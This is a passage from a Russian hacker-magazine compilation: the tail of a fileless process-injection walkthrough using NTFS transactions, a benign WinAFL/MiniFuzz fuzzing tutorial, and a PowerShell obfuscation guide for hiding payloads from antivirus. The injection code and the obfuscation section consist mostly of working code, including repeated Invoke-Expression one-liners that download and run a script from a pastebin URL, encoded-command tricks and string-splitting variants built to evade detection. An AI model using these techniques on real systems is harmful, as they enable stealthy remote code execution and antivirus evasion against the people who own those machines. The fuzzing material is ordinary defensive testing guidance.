status = RtlCreateProcessParametersEx(&proc_parameters,
        &victim_path,
        NULL,
        NULL,
        &victim_path,
        NULL,
        NULL,
        NULL,
        NULL,
        NULL,
        RTL_USER_PROC_PARAMS_NORMALIZED);

if (!NT_SUCCESS(status))
    return -1;

LPVOID r_proc_parameters;
r_proc_parameters = VirtualAllocEx(h_proc, proc_parameters,
        (ULONGLONG)proc_parameters & 0xffff + proc_parameters->EnvironmentSize
                                           + proc_parameters->MaximumLength,
        MEM_COMMIT | MEM_RESERVE,
        PAGE_READWRITE);
if (!r_proc_parameters)
    return -1;

status = WriteProcessMemory(h_proc,
        proc_parameters,
        proc_parameters,
        proc_parameters->EnvironmentSize + proc_parameters->MaximumLength,
        NULL);

if (!NT_SUCCESS(status))
    return -1;
```

Далее так же, при помощи **WriteProcessMemory**, настраиваем PEB:

```
PROCESS_BASIC_INFORMATION pb_info;
status = NtQueryInformationProcess(
        h_proc,
        ProcessBasicInformation,
        &pb_info,
        sizeof(pb_info),
        0);

if (!NT_SUCCESS(status))
    return -1;

PEB *peb = pb_info.PebBaseAddress;
status = WriteProcessMemory(h_proc,
        &peb->ProcessParameters,
        &proc_parameters,
        sizeof(LPVOID),
        NULL);

if (!NT_SUCCESS(status))
    return -1;
```

И последний, завершающий штрих — запуск треда процесса. Для этого нужно узнать базовый адрес загрузки модуля и начало кода в выделенном нами буфере. Код стандартный, упрощенный:

```
PIMAGE_DOS_HEADER dos_header = (PIMAGE_DOS_HEADER)buf;
PIMAGE_NT_HEADERS nt_header = (PIMAGE_NT_HEADERS)(buf + dos_header->e_lfanew);
ULONGLONG ep_proc = nt_header->OptionalHeader.AddressOfEntryPoint;

GetSystemInfo(&sys_info);

LPVOID base_addr = 0;
while (p_memory < sys_info.lpMaximumApplicationAddress) {
    VirtualQueryEx(h_proc,
            p_memory,
            &mem_basic_info,
            sizeof(MEMORY_BASIC_INFORMATION));
    GetMappedFileName(h_proc,
            mem_basic_info.BaseAddress,
            mod_name,
            MAX_PATH);

    if (strstr(mod_name, argv[1]))
        base_addr = mem_basic_info.BaseAddress;
```

```
    p_memory = (LPVOID)((ULONGLONG)mem_basic_info.BaseAddress +
                                        (ULONGLONG)mem_basic_info.RegionSize);
}

ep_proc += (ULONGLONG)base_addr;
```

И запускаем сам поток:

```
HANDLE hThread;
status = NtCreateThreadEx(&hThread,
        GENERIC_ALL,
        NULL,
        h_proc,
        (LPTHREAD_START_ROUTINE)ep_proc,
        NULL,
        FALSE,
        0,
        0,
        0,
        NULL);

if (!NT_SUCCESS(status))
    return -1;
```

Вот и все. С этого момента наш код начинает работать под прикрытием другого процесса. Не забываем сделать роллбэк транзакции:

```
if (!RollbackTransaction(hTrans)) return -1;
```

Заключение

Как видишь, ничего сложного в этой новой атаке нет. Из бонусов — атака получается бесфайловой, весь код существует только в памяти, потому что мы не завершаем транзакцию NTFS, а откатываем все изменения.

Подобный метод внедрения несложно обнаружить: нужно просто сравнить код в памяти и на жестком диске. Кроме того, некоторые NTAPI, использованные выше, имеют высокий рейтинг у эвристиков антивирусов (например, та же **NtCreateThreadEx**). Подозрения у антивирусов может вызвать и сам факт использования редких функций WinAPI, которые отвечают за транзакции NTFS, особенно в свете того, что в Microsoft не рекомендуют их использовать. Конечно, это не означает, что эвристика обязательно сработает, но точно заставит присмотреться к твоему файлу с сильной предвзятостью.

Замечу, что приведенный мной код — это концепт, который еще улучшать и улучшать. Например, можно использовать маппинг для выделения буферов, можно зашифровать динамическое получение функций и т. д.

12. Фаззинг: автоматизируем поиск уязвимостей в программах

Nik Zerof

Фаззинг все чаще применяют и программисты — для проверки своих приложений на прочность, и исследователи безопасности, и хакеры. Но пользоваться фаззерами не выйдет, если не понимаешь, что именно они делают. Зато, узнав это, ты освоишь современную технику, с помощью которой сейчас находят все новые и новые уязвимости в самых разных приложениях. В этом разделе я расскажу, как работают разные виды фаззинга, и на примере WinAFL покажу, как пользоваться этим инструментом.

В общих чертах смысл фаззинга заключается в передаче в программу (я имею в виду любой исполняемый код, динамическую библиотеку или драйвер) любого нестандартного потока данных, чтобы попытаться вызвать проблемы в ходе исполнения. Так что же мы ищем при помощи фаззинга? Это достаточно широкий спектр ошибок программного обеспечения, который включает в себя такие вещи, как переполнение буферов, некорректная обработка пользовательских данных, разнообразные утечки ресурсов (в том числе при работе с памятью), различные ошибки синхронизации, приводящие к состоянию гонки, и прочее. Каждое такое событие фиксируется фаззером и более подробно исследуется в дальнейшем.

Техники

Существуют две основные техники фаззинга — это мутационное и порождающее тестирования. При мутационном тестировании генерация последовательностей происходит на основе заранее определенных данных и шаблонов. Именно они составляют стартовый корпус фаззера. Изменяя байт за байтом значения на входе и проверяя работу программы, фаззер может делать выводы об успешности тех или иных «мутаций», чтобы в следующем раунде сгенерировать более эффективные последовательности.

Как видишь, сама концепция достаточно простая. Но за счет того, что количество итераций достигает сотен и тысяч миллионов (время тестирования при этом составляет несколько суток даже на мощных машинах), фаззеры находят в программах самые нетривиальные ошибки.

В свою очередь, порождающее тестирование — это более продвинутая техника фаззинга, которая предполагает построение грамматик входных данных, основанное на спецификациях. Это могут быть как файлы различных форматов, так и сетевые пакеты в протоколах обмена. В этом случае наши результаты должны соответствовать заранее определенным правилам. Порождающее тестирование сложнее мутационного в реализации, но и вероятность успеха тут выше.

Конечно, существуют и более продвинутые техники. Например, фаззинг с использованием трассировки и построением уравнений для SMT-решателей. В теории это помогает покрывать даже труднодоступные ветки кода. При этом включается трасса внутри ядра ОС с одновременным исключением известных участков (нет никакого смысла фаззить внутренности функций WinAPI и прочего). Однако заставить все правильно работать непросто, и сегодня это скорее «черная магия», чем распространенная практика.

Вместе с тем есть и совсем простое тестирование с отправкой на вход абсолютно случайных значений, но я не рассматриваю его из-за очень низкой эффективности. По своему подходу оно больше похоже на перебор «грубой силой», т. к. история и успешность предыдущих попыток тут никак не учитываются.

> Одним из первых прототипов фаззеров считается программа The Monkey, созданная в далеком 1983 году. В названии очевидна отсылка к теореме о бесконечных обезьянах, которые пытаются напечатать «Войну и мир». Несмотря на свою практическую бесполезность, теорема популярна в массовой культуре (например, упоминается в романе «Автостопом по галактике» и сериале «Симпсоны») и даже получила собственный RFC 2795.

Типы фаззеров

С техниками фаззинга более-менее разобрались, теперь перейдем к типам фаззеров.

Форматы файлов

Будем считать входными данными пользователя любой файл любого формата, который наше тестируемое приложение возьмется обработать. Это значит, что мы можем подсунуть файл «неправильного» формата и посмотреть, как справится с ним подопытная программа. Первое, что приходит в голову, — антивирус. Антивирусный сканер должен определять формат файла, как-то с ним взаимодействовать: пытаться распаковать, включить эвристический анализ и т. д.

Чем обернется простая проверка, если антивирусный сканер решит, что перед ним файл PE, упакованный UPX, а при распаковке выяснится, что это вовсе не UPX, а что-то, что лишь притворяется им? Естественно, алгоритм распаковки будет другой, но поведение сканера при этом предугадать сложно. Может быть, он обрушится. Может быть, просто повесит на файл флаг «поврежден» и пропустит. И это далеко не полный перечень возможных исходов. Фаззеры форматов файлов помогут протестировать подобные вещи.

Аргументы командной строки и переменные окружения

Зачастую утилитам требуются параметры командной строки: это может быть путь файла, аргумент выполнения, да много чего еще. Но что, если передать на вход нечто, чего программа совсем не ждет? Самый простой вариант: если программа просит указать какой-то путь, то вряд ли она всерьез рассчитывает, что путь будет состоять из тысячи символов. Вполне возможно, что передача такого аргумента «неподготовленному» приложению переполнит стек и вызовет обрушение.

Сказанное выше в равной степени относится и к переменным окружения. По сути, это почти то же самое, что и фаззеры командной строки, только на вход берутся параметры не из аргументов, а из одной или нескольких переменных среды окружения. А дальше сценарий приблизительно такой же, как и в случае переполнения большим аргументом командной строки.

Запросы IOCTL

Достаточно полезная штука, когда нужно посмотреть, как реагируют на запросы IOCTL различные драйверы режима ядра. Помимо устройств и периферии, драйверами зачастую пользуются некоторые программы для взаимодействия с системой. Конечно, структура IRP-запроса почти всегда неизвестна, но перехваченные пакеты можно использовать в качестве основы для корпуса.

Сетевые протоколы

Такие фаззеры бывают заточены под известные протоколы, но есть и всеядные экземпляры. Например, фаззер OWASP JBroFuzz (**https://www.owasp.org/index.php/JBroFuzz**) тестирует реализации известных протоколов на предмет наличия таких уязвимостей, как межсайтовый скриптинг, переполнение буферов, SQL-инъекции и многое другое. С другой стороны, есть утилита SPIKE (**http://www.immunitysec.com/downloads/SPIKE2.9.tgz**), которая может протестировать незнакомые протоколы на многие уязвимости.

Браузерные движки

Да, даже для поиска дыр в браузерах есть специальные фаззеры. На сегодняшний день современные браузеры очень сложны и содержат множество движков: они обрабатывают различные версии документов, протоколов, CSS, COM, DOM и многое другое. Так что участники различных bug bounty ищут дыры не только голыми руками.

Оперативная память

В эту категорию входят достаточно узкоспециализированные фаззеры, используемые для модификации данных программ в оперативной памяти. Бывают полезными

при тестировании каких-либо динамических антидампов и утилит со встроенной защитой.

Проблема покрытия

Разумеется, и у фаззеров существуют проблемы: дело в том, что из-за сложности некоторых программ фаззерам бывает трудно «дотянуться» до определенных частей кода. Это связано с глубиной вложения или какими-либо другими специфичными условиями исполнения. Разработчики фаззеров пытаются бороться с недостаточным покрытием кода различными путями.

Тут на помощь приходит обратная связь, когда фаззер получает информацию о поведении программы благодаря сигнализирующим инструкциям в исполняемом файле. Это называется инструментацией и позволяет фаззеру корректировать вход на следующем раунде, чтобы попытаться улучшить покрытие.

Но и здесь нас подстерегают различные проблемы: например, когда софт доступен только в скомпилированном виде и нет исходных текстов, либо из-за динамической инструментации тестируемого приложения сильно проседает производительность, либо обработка трассы занимает достаточно много процессорного времени.

Кроме всего этого, существует простая проблема совместимости с различными версиями операционных систем, как Windows, так и *nix. Чем сложнее фаззер и чем пристальней он смотрит на поток выполнения приложения, тем крепче он привязывается к особенностям ОС.

Как видишь, фаззеров очень много, и под каждую задачу можно найти специально разработанный инструмент поиска уязвимостей. Многие фаззеры написаны под *nix-подобные ОС, но есть и такие, которые работают с Windows. Давай поближе рассмотрим парочку разнотипных фаззеров: WinAFL и MiniFuzz.

WinAFL

WinAFL(**https://github.com/googleprojectzero/winafl**, рис. 12.1) — это форк популярного фаззера AFL (American fuzzy lop, **http://lcamtuf.coredump.cx/afl/**), портированный под Windows корпорацией Google. Он использует инструментацию тестовых файлов как статическую, когда есть исходные коды приложения, так и динамическую, когда инструментирование происходит «на лету». В этом помогает библиотека для анализа бинарников DynamoRIO (**https://github.com/DynamoRIO/dynamorio**).

Как только что-то пошло не так в исследуемом приложении (например, оно обрушилось), данные, которые к этому привели, копируются в отдельную папку для дальнейшего исследования. У фаззера есть множество опций запуска, давай рассмотрим самые важные:

- `-i [каталог]` — каталог входных тестовых кейсов. Примечательно, что вместе с фаззером «из коробки» идет несколько простых тестовых кейсов для различных типов файлов.

- `-o [каталог]` — каталог выходных данных, куда будут помещаться результаты работы фаззера.
- `-D [каталог]` — опция, которая говорит фаззеру использовать динамическую инструментацию на базе DynamoRIO. Для этого мы должны дополнительно указать каталог, где установлен этот инструмент.
- `-Y` — опция для статической инструментации.

```
C:\1\bin32>afl-fuzz.exe
WinAFL 1.16b by <ifratric@google.com>
Based on AFL 2.43b by <lcamtuf@google.com>

afl-fuzz.exe [ afl options ] -- [instrumentation options] -- \path\to\fuzzed_app [ ... ]

Required parameters:

  -i dir          - input directory with test cases
  -o dir          - output directory for fuzzer findings
  -t msec         - timeout for each run

Instrumentation type:

  -D dir          - directory with DynamoRIO binaries (drrun, drconfig)
  -Y              - enable the static instrumentation mode

Execution control settings:

  -f file         - location read by the fuzzed program (stdin)

Fuzzing behavior settings:

  -d              - quick & dirty mode (skips deterministic steps)
  -x dir          - optional fuzzer dictionary (see README)

Other stuff:

  -I msec         - timeout for process initialization and first run
  -T text         - text banner to show on the screen
  -M \ -S id      - distributed mode (see parallel_fuzzing.txt)
  -l path         - a path to user-defined DLL for custom test cases processing

For additional tips, please consult docs\README.
```

Рис. 12.1. Фаззер WinAFL

Если с динамической инструментацией все понятно, то со статической могут возникнуть проблемы: например, программа **instrument.exe**, которая призвана инструментировать файлы в Windows, пока еще не понимает последние версии Visual Studio SDK и не работает с программами, собранными в Visual Studio 2019.

Когда все готово и файл инструментирован, достаточно выполнить команду `afl-fuzz.exe -Y -i input -o output -- test.exe`. Эта команда запустит процесс поиска уязвимостей для тестовой программы со статической инструментацией.

MiniFuzz

Теперь давай рассмотрим еще один фаззер под названием MiniFuzz (**https://msdn.microsoft.com/en-us/gg675011**). Он разработан в компании Microsoft и достаточно дружелюбен по отношению к пользователю (да, тут даже есть графический интерфейс, рис. 12.2). Также доступна интеграция с Visual Studio.




Рис. 12.2. Фаззер MiniFuzz

Разработчики рекомендуют делать не менее 100 000 файлов на каждый файловый формат. При этом каждый поданный на вход файл — это отдельная итерация фаззинга. Следовательно, требуется набор эталонных файлов. Например, если ты решил протестировать поведение приложения в ходе обработки архивов ***.zip**, в папку шаблонов тебе необходимо будет сложить около ста таких файлов-образцов. Можно положить и больше, фаззер будет только рад! А вот если положить меньше, то эффективность процесса заметно упадет.

Далее фаззер случайным образом выбирает файл из эталонного набора и изменяет его, посылая в подопытное приложение. Если при этом возникает обрушение, файл записывается в папку crashes, где его потом можно будет подробно изучить и выяснить, что именно вызвало сбой. Все настройки фаззера хранятся в файле **minifuzz.cfg** в формате XML. Немного пробежимся по самым интересным опциям (очевидные я опустил для краткости).

- **Command line args** — в этом поле можно добавить недостающие параметры командной строки, если эти данные нужны во время фаззинга.
- **Allow process to run for** — определяет время работы экземпляра тестируемого приложения. Не следует устанавливать маленькое значение, ведь тогда фаззер может не успеть отработать.
- **Shutdown method** — метод завершения запущенного экземпляра тестового приложения. Поддерживаются методы **ExitProcess** (завершает процесс корректно), **WM_CLOSE** (корректное завершение для оконных приложений) и **TerminateProcess** (завершает процесс аварийно).
- **Aggressiveness** — параметр определяет, насколько сильно будут искажаться образцы файлов перед тем, как попадут в приложение. Если ты безуспешно ждешь результата вот уже долгое время, стоит подумать над увеличением этого значения.

Практика

Для того чтобы понять на деле, как именно происходит поиск ошибок при помощи WinAFL, мы напишем небольшую тестовую программу, внутри которой будет функция с доступом по нулевому указателю. Согласись, достаточно распространенный пример ошибки, от которой не застрахован никто в этом мире. Код, который должен упасть (и не отжаться), будет выглядеть примерно так:

```
int crash() {
  int *x = NULL;
  int y = *x;

  printf("%s", y);

  return 0;
}
```

Как именно ее вызывать — тут уже на усмотрение программиста. Я буду передавать в качестве аргумента командной строки «волшебный» параметр, который вызывает функцию по условию `if (argc == 2 && !strcmp(argv[1], "key"))`. Кроме того, для ускорения фаззинга можно «обернуть» тестируемую функцию в цикл:

```
while (__afl_persistent_loop()) {
  ...
}
```

Управляющая функция цикла находится в файле **winafl-master\afl-staticinstr.h**, который необходимо будет подключить к проекту. Кроме того, это добавит в проект диагностические сообщения.

Как видно на рис. 12.3, файл еще не готов к фаззингу и WinAFL заботливо напоминает нам, что мы забыли его инструментировать. Давай исправим это следующей командой:

```
$ instrument.exe --mode=afl --input-image=tst.exe --output-image=instr_crash.exe
```

```
C:\1\bin32>instrument.exe --mode=afl --input-image=tst.exe --output-image=instr_crash.exe
[0509/233344:INFO:application_impl.h(46)] Syzygy Instrumenter Version 0.8.32.0 (190dbfe).
[0509/233344:INFO:application_impl.h(48)] Copyright (c) Google Inc. All rights reserved.
[0509/233344:INFO:afl_instrumenter.cc(128)] Cookie check hook mode enabled.
[0509/233344:INFO:pe_relinker_util.cc(336)] Input PDB not specified, searching for it.
[0509/233344:INFO:pe_relinker_util.cc(362)] Using default output PDB path: C:\1\bin32\instr_crash.exe.pdb
[0509/233344:INFO:pe_relinker.cc(138)] Input module : C:\1\bin32\tst.exe
[0509/233344:INFO:pe_relinker.cc(139)] Input PDB    : C:\Users\    \source\repos\tst\Debug\tst.pdb
[0509/233344:INFO:pe_relinker.cc(140)] Output module: C:\1\bin32\instr_crash.exe
[0509/233344:INFO:pe_relinker.cc(141)] Output PDB   : C:\1\bin32\instr_crash.exe.pdb
[0509/233344:INFO:pe_relinker.cc(57)] Decomposing module: C:\1\bin32\tst.exe
[0509/233344:INFO:pe_relinker.cc(72)] Removing padding blocks.
[0509/233344:INFO:pe_coff_relinker.cc(80)] Transforming block graph.
[0509/233344:INFO:security_cookie_check_hook_transform.cc(67)] Found a __report_gsfailure implementation, hooking it now
.
[0509/233344:INFO:afl_transform.cc(237)] Code Blocks instrumented: 61 (63%)
[0509/233344:INFO:pe_relinker_util.cc(414)] Finalizing block-graph for "C:\1\bin32\tst.exe".
[0509/233344:INFO:pe_coff_relinker.cc(100)] Ordering block graph.
[0509/233344:INFO:pe_coff_relinker.cc(104)] No orderers specified, applying default orderer.
[0509/233344:INFO:pe_relinker_util.cc(458)] Building image layout.
[0509/233344:INFO:pe_relinker_util.cc(473)] Finalizing image layout.
[0509/233344:INFO:pe_coff_relinker.cc(91)] Transforming layout.
[0509/233344:INFO:pe_relinker.cc(95)] Writing image: C:\1\bin32\instr_crash.exe
[0509/233344:INFO:pe_relinker.cc(210)] Reading PDB file: C:\Users\    \source\repos\tst\Debug\tst.pdb
[0509/233344:INFO:pdb_mutator.cc(26)] Apply PDB mutator "AddIndexedDataRangesStreamPdbMutator
[0509/233344:INFO:pe_relinker_util.cc(511)] Finalizing PDB file.
[0509/233344:INFO:pe_relinker_util.cc(79)] Building OMAP vectors.
[0509/233344:INFO:pe_relinker.cc(232)] Writing the PDB.
[0509/233344:INFO:pe_relinker.cc(240)] PE relinker finished.

C:\1\bin32>
```

Рис. 12.3. Подготовка файла к дальнейшей инструментации

Кроме того, в свойствах компоновщика необходимо добавить два параметра: **/PROFILE** — включит поддержку профилирования и **/SAFESEH** — безопасная обработка исключений. После этого все готово и можно запускать фаззер:

```
$ afl-fuzz.exe -Y -i in -o out -t 500+ -- -fuzz_iterations 10000 --
                                                        instr_crash.exe
```

Здесь мы указываем то, что файл статически инструментирован, указываем каталог **in**, где расположены тест-кейсы, и каталог **out**, где будут сохранены результаты. Также дополнительно сообщаем время ожидания обработки каждой итерации (в миллисекундах) и количество итераций тестирования. Процесс работы фаззера показан на рис. 12.4.

```
C:\1\bin32>tst.exe
Persistent loop implementation by <0vercl0k@tuxfamily.org>
Based on WinAFL by <ifratric@google.com>
[-] No instrumented module found.
[-] Not running under afl-fuzz.exe.
[+] Enabling the no fuzzing mode.

C:\1\bin32>
```

Рис. 12.4. Работа фаззера WinAFL

Тут стоит напомнить, что фаззинг в реальных условиях может длиться неделями. К счастью, у нас все пойдет быстрее. После того как мы обнаружим падение приложения, в каталоге **out** можно будет найти файлы с именами вида **id:000003**, **src:000001**, **op:flip1**, **pos:1**. Внутри содержится диагностическая информация с пояснениями, примерно такими:

```
Program received signal SIGSEGV, Segmentation fault.
0x0802f36a in crash at tst.c:32
32 int y = *x;
#0 0x0802f36a in crash at tst.c:32

crash dump #:1
```

Как видишь, лог подробный, в нем указана и функция **crash**, и тип ошибки **SIGSEGV**. Это значит, что «волшебный» параметр был сгенерирован фаззером верно и все сработало.

Заключение

В этой заметке я постарался рассказать, что такое фаззеры, какими они бывают и как работают. Как и любая другая статья в журнале «Хакер», это всего лишь вектор для дальнейшего развития и самостоятельного изучения (а вовсе не всеобъемлющее руководство). Поэтому, вооружившись уже полученными знаниями, ты всегда сможешь их приумножить, проводя собственные эксперименты.

13. Обфускация PowerShell. Как спрятать полезную нагрузку от глаз антивируса

Айгуль Саитгалина

В базах антивирусов содержатся миллионы сигнатур, однако трояны по-прежнему остаются в хакерском арсенале. Даже публичные и всем известные варианты полезных нагрузок Metasploit, разновидностей RAT и стилеров могут остаться незамеченными. Как? Благодаря обфускации! Даже скрипт на PowerShell можно спрятать от любопытных глаз антивируса.

Посмотри на эту строку. Что ты здесь видишь?

```
;,,C^Md^,; ,^/^C^ ^ ", ( ((;,( ;(s^Et ^ ^ co^M3=^^ /^^an^o)) )))&&,,(,S^Et^ ^
^cO^m2=^s^^ta^^t)&&(;(;;s^eT^ ^ C^oM1^=^n"^^e"t) ) &&, (( ;c^aLl,^;,S^e^T ^ ^
fi^NAl^=^%COm1^%%c^Om2%^%c^oM3^%))&&; (, ,(c^AlL^, ;,^ ;%Fi^nAl^%) ) "
```

Полагаю — ничего. А ведь это всего лишь команда `netstat /ano` после обфускации. В этой заметке мы постараемся разобраться, как привести команды на PowerShell к такому виду, и проверим, как на это среагируют антивирусы.

PowerShell в хакинге

Начнем с разговора о самом PowerShell. Почему именно он часто используется при взломе? Ну, как минимум потому, что PowerShell — это командная оболочка и несложный скриптовый язык, который используется во всех современных системах Windows. К тому же большинство команд исполняется в памяти, что может помочь избежать антивирусного детекта. Если на компьютере включено удаленное управление, то можно получить доступ к системе через зашифрованный трафик. Существуют хорошие инструменты и фреймворки для работы с PowerShell. Также PowerShell можно вызывать из других скриптов и файлов **.bat**, **.doc**, **.xls**, **.ppt**, **.hta**, **.exe**, **.dll**.

С помощью PowerShell можно загружать код из Интернета (к примеру, с **pastebin.com**) или файла на ПК и исполнять его. Для этого используется командлет **Invoke-Expression**. Вот несколько примеров использования.

```
Invoke-Expression -Command 'C:\directory\script.ps1'
'C:\directory\script.ps1' | Invoke-Expression
Invoke-Expression (New-Object
      System.Net.WebClient).DownloadString('https://pastebin.com/raw/MKM5QLaP')
```

Также можно использовать кодировку Base64. Для начала следует закодировать команды в Base64:

```
[Convert]::ToBase64String( [System.Text.Encoding]::Unicode.GetBytes('Ваш код'))
```

Перед исполнением нужно будет декодировать их с помощью `-EncodeCommand`:

```
powershell -e RwBlAQALQBQAHIAbwBjGUAcwBzAA==
powershell -enc RwBlAHALQBQAHIAbwBjAGUAcwBzAA==
powershell -EncodedCommand RwBAHQALQBAHIAbwBjAGUAcwBzAA==
```

Есть куча других интересных трюков с PowerShell.

Обфускация PowerShell. Прятки с антивирусом

Процесс обфускации PowerShell не такой уж и сложный, т. к. это скриптовый язык и мы работаем со строками, а не с исполняемым двоичным кодом. Пройдемся по некоторым методам обфускации. Будем рассматривать все на примере этой команды:

```
Invoke-Expression (New-Object
      System.Net.WebClient).DownloadString('https://pastebin.com/raw/MKM5QLaP')
```

Для начала попробуем убрать `System` из строки `System.Net.WebClient`. На выполнение команды это не повлияет, т. к. в функциях .NET писать System необязательно:

```
Invoke-Expression (New-Object
            Net.WebClient).DownloadString('https://pastebin.com/raw/MKM5QLaP')
```

Посмотрим, что можно сделать еще. URL в нашей команде — это строка. Что можно делать со строками? Правильно — разделять и соединять, а вернее, конкатенировать. Попробуем это использовать:

```
Invoke-Expression (New-Object
Net.WebClient).DownloadString('ht'+'t'+'ps:'+'//'+'pastebin.com/raw/MKM5QLaP')
```

Команда отрабатывает точно так же. Теперь попробуем часть команды объявить в виде переменной:

```
$get = New-Object Net.Webclient;
Invoke-Expression
$get.DownloadString('ht'+'t'+'ps:'+'//'+'pastebin.com/raw/MKM5QLaP')
```

Все отлично обфусцируется и работает. Идем дальше. Кручу-верчу, запутать хочу! `DownloadString`, наверное, используется хакерами уже сто лет. Запрячем его и `New-Object` среди символов `" и `:

```
$get = New-Object "`N`et.`W`ebc`l`i`ent";
Invoke-Expression $get."D`o`wn`l`oa`d`Str`in`g"('ht'+'t'+'ps:'+'
                                                //'+'pastebin.com/raw/MKM5QLaP')
```

Неплохо замаскировали. Почти непонятно, что это на самом деле. А можно ли использовать не `DownloadString`, а что-то другое для загрузки скрипта или файла? Да! Вашему вниманию представляются методы класса **Net.Web-Client**:

```
DownloadString
DownloadStringAsync
DownloadStringTaskAsync
DownloadFile
DownloadFileAsync
DownloadFileTaskAsync
DownloadData
DownloadDataAsync
DownloadDataTaskAsync
```

Также можно использовать не **Web-Client**, а другие классы:

```
System.Net.WebRequest
System.Net.HttpWebRequest
System.Net.FileWebRequest
System.Net.FtpWebRequest
```

Например, вот как на деле будет выглядеть одна из команд.

```
IEX (New-Object System.IO.StreamReader
([Net.HttpWebRequest]::Create("$url").GetResponse().
GetResponseStream())).ReadToEnd(); $readStream.Close(); $response.Close()
```

Продолжим со строками. Перевернем команду задом наперед:

```
$reverseCmd = ")'PaLQ5MKM/war/moc.nibetsap//:sptth'(gnirtSdaolnwoD.)
                                                    tneilCbeW.teN tcejbO-weN(";
IEX ($reverseCmd[-1..-($reverseCmd.Length)] -Join '') | IEX
```

Разделим и соединим строку другим способом:

```
$cmdWithDelim = "(New-Object
Net.We~~bClient).Downlo~~adString('https://pastebin.com/raw/MKM5QLaP')";
IEX ($cmdWithDelim.Split("~~") -Join '') | IEX
```

Сделаем замену.

```
$cmdWithDelim = "(New-Object
Net.We~~bClient).Downlo~~adString('https://pastebin.com/raw/MKM5QLaP')";
IEX $cmdWithDelim.Replace("~~","") | IEX
```

И снова конкатенируем другим способом:

```
$c1="(New-Object Net.We"; $c2="bClient).Downlo";
$c3="adString('https://pastebin.com/raw/MKM5QLaP')";
IEX ($c1,$c2,$c3 -Join '') | IEX
```

Согласись, над командой мы поиздевались неплохо. Посмотрим теперь другие трюки, которые помогут доставить полезную нагрузку с использованием **cmd**. Есть один очень извращенный метод загрузки удаленных скриптов через блокнот. Но в бою все средства хороши, верно? Подгружаем скрипт с помощью стандартных команд **File | Open** и вуаля — он у нас в блокноте (рис. 13.1).




Рис. 13.1. Загрузка кода из Интернета

Как это все автоматизировать и использовать? С помощью метода **SendKeys** объекта **WscriptShell**, который имитирует нажатие клавиш. Пример подобного скрипта с использованием блокнота представлен ниже:

```
$wshell = New-Object -ComObject wscript.shell;
$wshell.run("notepad");
$wshell.AppActivate('Untitled - Notepad');
Start-Sleep 2;
$wshell.SendKeys('^o');
Start-Sleep 2;
$wshell.SendKeys(http://pastebin.com/raw/MKM5QLaP);
$wshell.SendKeys('~');
Start-Sleep 5;
$wshell.SendKeys('^a');
$wshell.SendKeys('^c');
```

Продолжаем играть в прятки. Можно спрятать аргументы команды в родительском процессе. Интересно, проверяют ли антивирусы их?

```
cmd.exe /c "set cmd=Write-Host SUCCESS -Fore Green&& cmd /c echo %cmd% ^|
powershell -"
```

А нельзя ли использовать не **cmd**, а что-то другое? Например, в некоторых случаях **cmd** можно заменить на forfiles. Forfiles — это консольная утилита Windows для операций с файлами.

